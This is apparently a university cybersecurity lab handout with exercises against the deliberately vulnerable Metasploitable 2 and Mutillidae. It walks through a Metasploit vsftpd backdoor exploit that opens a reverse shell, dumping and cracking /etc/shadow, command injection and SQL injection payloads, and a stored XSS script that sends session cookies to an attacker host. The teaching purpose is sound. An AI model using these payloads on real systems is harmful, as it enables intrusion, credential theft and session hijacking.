> Hypertext Transfer Protocol
```

- Record the source IP address and the session token (identified by PHPSESSID in the application data) being utilized for this HTTP Request to the web server.

A session token or cookie is a piece of data that allows the HTTP network protocol to provide a means of a client verifying to a server that their session is previously authenticated for future requests. Note that this differs from a tracking token or cookie which is used to tailor advertisements and content to specific users by tracking their browsing habits across multiple websites and applications.

- Now select **Packet #115**. Once again examine the **Hypertext Transfer Protocol** application data in the packet details.
- What do you notice about the session cookie in this packet and the source IP address compared to what was noted in Packet #14?
- What type of web application attack does this network traffic represent and what is its main goal?
- There are three main IP addresses associated with this attack. One is the web application server, one is the legitimate client, and one is the attacker. Identify each of these by their IP address from the PCAP traffic.

5. Metasploit Cyber Kill Chain (4.1-Viruses and Malware)

Exercises 5-7 will utilize Kali Linux and Metasploitable 2 Linux. **Kali Linux** is an open-source, Debian-based Linux distribution aimed at providing a central repository of tools used in penetration testing/ethical hacking/red teaming. Similar to Shodan, none of the tools in Kali Linux are inherently illegal. However, threat actors can utilize Kali Linux to conduct malicious activities. One of the most well-known tools installed on Kali Linux is Metasploit. **Metasploit** is an exploitation framework which provides the user with a database of modular code for various “plug-and-play” exploit code and payloads. This exercise will provide students with an opportunity to test Metasploit in Kali Linux.

Metasploitable 2 is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and ethical hacking methodologies. This virtual machine is pre-loaded with many weak configurations and software security flaws ripe for exploitation and attacking. This exercise will only begin to explore the available exploits. If the student wishes to learn more about further attacks they may conduct against this virtual machine, they should refer to the following reference material: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>.

Now it is time to begin attacking Metasploitable by performing some **Reconnaissance** on the victim system. We will use the **nmap** tool on Kali linux for this. **Nmap** is a free and open-source utility for network mapping/discovery and more importantly for today...a port scanner. A **port scanner** will scan a target to determine any open ports that may represent networked applications running on the host. Learning what applications are running on a host can give attackers targets to exploit. To learn about the available options for running **nmap**, in the Kali shell you can run the command **nmap -h**.

- In the Kali Linux VM, run the following command in the shell terminal: **nmap -v VICTIM_IP**

➤ Take a screenshot of the open ports the nmap scan found on Metasploitable.

Remember that another technique for reconnaissance is banner grabbing. In **banner grabbing**, one sends some sort of “dummy network request” to a server application to see if the response contains information (generally in headers) which may identify the application, operating system, and/or hardware. This is a common technique utilized by the Shodan web crawler.

- Let’s perform banner grabbing to determine what FTP (file transfer) application is hosted on Metasploitable. FTP commonly uses port TCP 21 and this should be among the returned open port results for the earlier nmap port scan.
- In the KALI Linux VM, run the following command in the shell terminal: **telnet VICTIM_IP 21**
- After results return, type **quit** and hit enter to exit the Telnet session.

➤ Take a screenshot of the results from the banner grabbing on port 21 of Metasploitable.

In reconnaissance we identified that the FTP server hosted on Metasploitable is a very old and very bad version of vsFTPD 2.3.4. A threat actor introduced a backdoor to this version of the application in June of 2011. Before we exploit this very bad server version configuration, let’s take a moment to learn about this vulnerability.

- Read the following resource to learn more about the very dangerous vulnerability for this version of vsFTPD: <https://charlesreid1.com/wiki/Metasploitable/VSFTP>.
- Now navigate to <https://www.exploit-db.com/>.

- In the search bar, search for “vsFTPD 2.3.4”.
- Select the Metasploit result from the search to view the code that is built into Metasploit that exploits this vulnerability. Review the code for the exploit (“def exploit”).
- Based on your reading from the vulnerability, what one line of code is responsible for the actual exploitation of the vulnerability? (Hint: there’s a certain emoticon of interest with this vulnerability)
- When the exploit runs, it will open a reverse shell. What remote port will it open on the target that may be connected to by an attacker in order to access this remote shell?
- Return to the Kali Linux VM. It may help to be running as root on Kali for the remainder of this exercise. Run the command **sudo su** and hit enter. When prompted provide the password **kali**.
- While it shouldn’t be necessary, make sure to check that the VM’s PostgreSQL database used by the Metasploit Framework is ready. In the shell terminal on the Kali VM run: **service postgresql start**
- Then check that the msf database is initialized by running the command: **msfdb init**

Now we are ready to use Metasploit to attack this vulnerable FTP server.

- In the Kali Linux VM shell terminal, run the following command: **msfconsole**

```

kali@kali: ~$ msfconsole
msf6 >

[*] Metasploit v6.3.27-dev
[*] -- 2335 exploits - 1220 auxiliary - 413 post
[*] -- 1382 payloads - 46 encoders - 11 nops
[*] -- 9 evasion

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

- The current line of the shell terminal now should start with “msf6”. You are now no longer running normal Linux shell commands. You are running Metasploit commands. To view the available commands, type and run the command: **help**

```

msf6 > help
Core Commands

Command      Description
-----
?             Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
debug        Display information useful for debugging
exit         Exit the console
features     Display the list of not yet released features that can be o
           pted in to
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep        Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit        Exit the console

```


Now we enter our **Weaponization** phase. Remember from the Cyber Kill Chain that commonly this phase consists of crafting an exploit paired with a payload. Exploits can be targeting software vulnerabilities (as we will do here with this FTP server) or more commonly human vulnerabilities (via social engineering). The idea is when the exploit succeeds at taking advantage of the identified weakness, the payload is what is executed on the system. In the next few commands, we are crafting our exploit and payload to target Metasploitable.

- Run the following Metasploit command to set the exploit from Metasploit's database we want to use:
use exploit/unix/ftp/vsftpd_234_backdoor
- Now run the following command to set the remote host IP addresses as the target:
set RHOST VICTIM_IP
- Run the following command to see all of Metasploit's compatible payloads that may be paired with this exploit:
show payloads
- Set the payload to the reverse shell (even though this payload was already chosen by Metasploit by default in this case) by running the following command:
set payload cmd/unix/interact

➤ Take a screenshot of the result(s) of all of these commands run in Metasploit.

Now it's time for **Exploitation** phase. When we run the 'exploit' command, Metasploit will actively target the host at the remote IP we provided with the exploit code targeting the vulnerable FTP server. If the exploit succeeds, the payload will execute (this is the **Installation** phase). The payload is a reverse shell. In a reverse shell the victim/target system will initiate a connection to a remote attacker providing a remote terminal shell instance. This is a form of a backdoor. Running commands through this backdoor could be seen as a form of **Command-and-Control** phase.

- Run the following command: **exploit**
- After the reverse shell session opens, run the following command to identify what user we are running as: **whoami**
- Now run the following command to identify the system we are running as: **uname -a**
- Now run the following command to identify the directory we are running in: **pwd**
- Now run the following command to drop an arbitrary file in this directory: **touch cs331_rocks.txt**
- Now run the following command to display the contents of the current directory: **ls -la**

- Take a screenshot of the result(s) of all of these commands run in the reverse shell (make sure all the commands are visible and enough of the directory listing is visible that it includes the cs331_rocks.txt in the screenshot).
- The exploit resulted in a backdoor which we (the attacker on Kali) can utilize to interact with the victim system (to run commands remotely on the system). What is the main property of a backdoor (what makes this a backdoor)?

Note: The current reverse shell will be needed for the next exercise. It is best to either immediately proceed to the next exercise or to pause the current state of both virtual machines so it can be resumed later at this point.

6. Password Cracking with John (4.3-Passwords)

Credential Harvesting is a threat actor tactic that seeks to collect sensitive credentials stored on a compromised host. On a Linux system, sensitive credential hashes can often be located at the following locations: **/etc/passwd** and **/etc/shadow**. Remember that many systems do not store sensitive passwords directly. Instead, they commonly store hashes of the passwords. This “secures” the password in the event these hashes are stolen due to a hash function’s one-way property. However, weak passwords may still be cracked using password guessing. If the threat actor possesses the password hash, they may attempt to hash password guesses until they create the same hash. Many users utilize weak passwords which are not long enough, complex enough, or utilize “common” password dictionary values.



- Start by creating a new user account on Metasploitable 2. Run the command **sudo su** and provide the password **msfadmin** to elevate privileges. Then run the command **useradd your_name**. Actually insert your name!

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# useradd thomasgilchrist
```

- Next set the password for the account to password (yuck). Run the command **passwd your_name**. Then when prompted for the password enter **password** and hit enter (it will not display on screen).

```
root@metasploitable:/home/msfadmin# passwd thomasgilchrist
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/home/msfadmin#
```

- In the Kali Linux VM, right-click on the background desktop and select **Create Document->Empty File**.
- Name the new file, “**Metasploitable_passwd**”.
- Repeat the previous steps to create a second new file called “**Metasploitable_shadow**”.




- In the Kali Linux VM, within the active Metasploit reverse shell from the previous exercise, run the following command (which will actually execute on the remote host Metasploitable): **cat /etc/passwd**
- Drag select all of the results of this command and right-click, **Copy Selection**. Open the file on the Desktop named “**Metasploitable_passwd**” and paste the values in the file. The new account should be at the bottom of the file. Save the file.


```
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
binds:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/bash
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
stdatd:x:114:65534:/var/lib/nfs:/bin/false
thomasgilchrist:x:1003:1003:/home/thomasgilchrist:/bin/sh
```

```
File Edit Search View Document Help
New Window Ctrl+N
New From Template Shift+Ctrl+N
Open... Ctrl+O
Open Recent Ctrl+R
Save Ctrl+S
Save As... Shift+Ctrl+S
Save All Ctrl+Shift+S
Revert Ctrl+Z
Print... Ctrl+P
Detach Tab Ctrl+D
Close Tab Ctrl+W
Close Window Shift+Ctrl+W
Quit Ctrl+Q
var/lib/gnats:/bin/sh
system (admin):/var/lib/gnats:/bin/sh
istent:/bin/sh
:/bin/sh
:/bin/sh
:/bin/sh
:/bin/sh
istrator,,/var/lib/postgresql:/bin/bash
r/lib/mysql:/bin/false
mcat5.5:/bin/false
/home/user:/bin/bash
ice:/bin/bash
helio:x:114:120:/nonexistent:/bin/false
35 proftpd:x:113:65534:/var/run/proftpd:/bin/false
36 stdatd:x:114:65534:/var/lib/nfs:/bin/false
37 thomasgilchrist:x:1003:1003:/home/thomasgilchrist:/bin/sh
```

- In the Kali Linux VM, within the active Metasploit reverse shell from the previous exercise, run the following command (which will execute on the remote host Metasploitable): **cat /etc/shadow**
- Drag select all of the results of this command and right-click, **Copy Selection**.
Open the file on the Desktop named “Metasploitable_shadow” and paste the values in the file. Save the file.




- Credential Harvesting from Metasploitable is now complete.
You can close the reverse shell by running the following command TWICE: **exit**




- In the Kali Linux VM, you should now be back in the normal shell terminal (no longer in Metasploit).
You know you have succeeded if you see the **root@kali** prompt return to the shell.

*Often the next stage of an attack following credential harvesting of password hashes is password cracking. Several tools exist to attempt various brute force or dictionary attacks to guess passwords to match against known user password hashes. The password cracking tool we will be utilizing from Kali Linux for this exercise is **John the Ripper**. Keep in mind our very poor password is very likely in the dictionary!*

- Now run the following command to prepare the stolen password hashes for John the Ripper (note that you can shortcut typing the paths by dragging the files from the desktop and dropping them on the shell terminal):
unshadow '/home/kali/Desktop/Metasploitable_passwd' '/home/kali/Desktop/Metasploitable_shadow' > /tmp/crack.password.db



- Now run John the Ripper's default settings against that unshadowed database: **john /tmp/crack.password.db**



John the Ripper initially attempts a dictionary attack using its default built-in dictionary. Once this completes, it will begin a brute force and/or hybrid attack.

- Take a screenshot of the results of running this command for a few minutes once it contains the user you created and their cracked password.

- Kill John the Ripper after you get your answers with a **CTRL-Z**.
- Either proceed to the final exercise using the VMs or power down the virtual machines (keep them for the final exercise though).

7. Web App Attacking with Mutillidae (4.5-Web App Attacks)

Mutillidae is hosted on Metasploitable 2. Mutillidae is an insecure web application designed for penetration testers to practice web app-specific exploits and attacks against its various hosted services. Such attacks are documented in the OWASP Top Ten covered in this course. Students who wish to learn more about the various web application pages and resources with vulnerabilities hosted on Mutillidae should reference: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>. Additionally, it should be noted that Mutillidae may be downloaded and hosted outside of Metasploitable 2 by visiting the following site: <https://owasp.org/www-project-mutillidae-ii/>.

- In Metasploitable, make sure to elevate to root using the command: **sudo su**
- When prompted enter the credentials: **msfadmin**.

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```

- Next, change the current directory to the Mutillidae web server home directory using: **cd /var/www/mutillidae**
- Now run the following command: **nano config.inc**
- **Edit the file to change the name of \$dbname from 'metasploit' to 'owasp10'**
- Then save the changes to the file with **CTRL-O**, then hit **Enter**. Exit nano with **CTRL-X**

```
GNU nano 2.0.7 File: config.inc
<?php
/* NOTE: On Samurai, the $dbpass is 'root'
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'metasploit';
?>
```

->

```
GNU nano 2.0.7 File: config.inc
<?php
/* NOTE: On Samurai, the $dbpass is 'root'
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = '';
$dbname = 'owasp10';
?>
```


- Next restart the Apache server with the command: **/etc/init.d/apache2 reload**

```
root@metasploitable:/var/www/mutillidae# /etc/init.d/apache2 reload
* Reloading web server config apache2
root@metasploitable:/var/www/mutillidae# _
```

- Now on the Kali virtual machine, open a web browser (there is a shortcut to Firefox at the top menu) and navigate to the following URL: **VICTIM_IP/mutillidae**
- Select **Reset DB** and click **OK**.



- In the URL bar, navigate to the following site: **VICTIM_IP/mutillidae/index.php?page=dns-lookup.php**



This web application service is designed (poorly) to perform DNS lookups on IP addresses and domain names provided by user input.

- Enter the following domain name in the search box and hit Lookup DNS: **www.atpworldtour.com**

Practice attacking this web application by the running the following inputs into the application:

- www.atpworldtour.com; uname -a**
 - www.atpworldtour.com; whoami**
 - www.atpworldtour.com; pwd**
 - www.atpworldtour.com; netstat -nao**
 - www.atpworldtour.com; ps -aux**
- What do you notice running these malformed inputs containing bash commands about the results presented by the web application responses?
- What kind of web application attack is this and what is its goal?

Run the following inputs (give them time to complete!) to search for PHP web content stored on the web server and then to look for strings containing "password" from those PHP files:

- www.atpworldtour.com; find /var/www/mutillidae -name "*.php"**
 - www.atpworldtour.com; find /var/www/mutillidae -name "*.php" | xargs grep -i "password"**
- Provide a screenshot of the results displayed by the web browser.
- Did any of the PHP content leak potential passwords (if it didn't run it again) in the response data?

- In the URL bar, navigate to the following site: **VICTIM_IP/mutillidae/index.php?page=user-info.php**



This web application service is designed (poorly) to provide the user account information when provided a correct username/password combination.

- Enter the following credentials in the fields as a test:

Name: test

Password: test

This should not work as these are not valid credentials to access the web app.

- Now enter the following into the Name field and hit Login: **' or '1'=1--**

Please sign-in

Name

Password

Dont have an account? [Please register here](#)

- Provide a screenshot of the results displayed by the web browser.
- Did the underlying database leak potential passwords in the response data? Do any of these potential credentials align with the results from the first web app attack?
- What kind of web application attack is this and what is it doing?


- Go to `VICTIM_IP/mutillidae/index.php?page=add-to-your-blog.php`



This web application service is designed (poorly) as a blog post for sharing posted content. Note that unless you logged back out of the user account you broke into from the previous step that you are blogging as this user now.

- Submit some test data as a blog post. Refresh.

Add New Blog Entry

 [View Blogs](#)

Add blog for admin


Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries

Beagles deserve all the snaks and treatos.

Save Blog Entry

- Save a new blog post with the following data and then refresh:
`<script>alert("This web app is vulnerable!")</script>`

Add New Blog Entry

 [View Blogs](#)

Add blog for admin

Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries

`<script>alert("This web app is vulnerable!")</script>`

Save Blog Entry

- Provide a screenshot of the results displayed by the web browser.
- After posting this malformed blog post and the blog refreshes to display the content to the viewer, what happens?
- What kind of web application attack is this and what is it doing?

Netcat is a common network utility that can be used to create a reverse shell to interact with a remote host. Whereas the `cat` command is used to read from and write to the current shell instance, `netcat` is used for reading from and writing to a remote shell instance. Running `netcat` with a `-l` parameter runs it as a listener. This `netcat` listener will listen for port 80 traffic (HTTP) to the Kali system and print the incoming data to the shell instance (in a different implementation it could've been outputted to a file at the remote location).

- On the Kali Linux vm in a shell terminal run the following command: `nc -kvlp 80`

```
(kali㉿kali)-[/var]
$ nc -kvlp 80
listening on [any] 80 ...
```

- Next go back to the PHP blog on Mutillidae.
- Enter the following and save the new blog post (and refresh):
`<script> image = new Image(); image.src="http://ATTACKER_IP/?c="+document.cookie;</script>`

Add New Blog Entry

[View Blogs](#)

Add blog for admin

Note: ****, ****, **<i>**, **</i>**, **<u>** and **</u>** are now allowed in blog entries

`<script> image = new Image(); image.src="http://192.168.37.134 /?c="+document.cookie;</script>`

Save Blog Entry

- Look at the info that populated on the netcat listener shell. Notice that we stored the reference cookie in a variable called 'c'. You should notice a HTTP GET request came into the listener with the 'c' value providing some data. Look for the session token cookie (denoted as PHPSESSID). This attack is representing a theft of the session token to the netcat listener!
- Provide a screenshot of the results that came into the netcat listener.
- What type of web application attack can we perform with a stolen session token? What would the goal of that attack be?